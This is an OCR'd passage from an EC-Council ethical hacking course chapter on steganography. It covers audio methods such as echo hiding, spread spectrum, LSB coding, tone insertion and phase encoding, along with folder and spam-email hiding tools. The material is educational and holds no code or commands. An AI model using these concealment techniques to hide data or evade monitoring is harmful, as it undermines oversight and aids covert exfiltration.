


Figure 6.170: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Audio Steganography

In audio steganography, the user embeds the hidden messages in a digital sound format. Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.171: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.

  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.




Figure 6.172: Screenshot of DeepSound

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer. In this process, the user moves the file physically but still stays associated to its original folder for recovery.

Folder Steganography Tools

- **GiliSoft File Lock Pro**

  Source: *https://gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.




Figure 6.173: Screenshot of GiliSoft File Lock Pro

Some examples of folder steganography tools are listed as follows:

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- InvisibleSecrets (*https://www.east-tec.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spam/Email Steganography

Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *https://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.

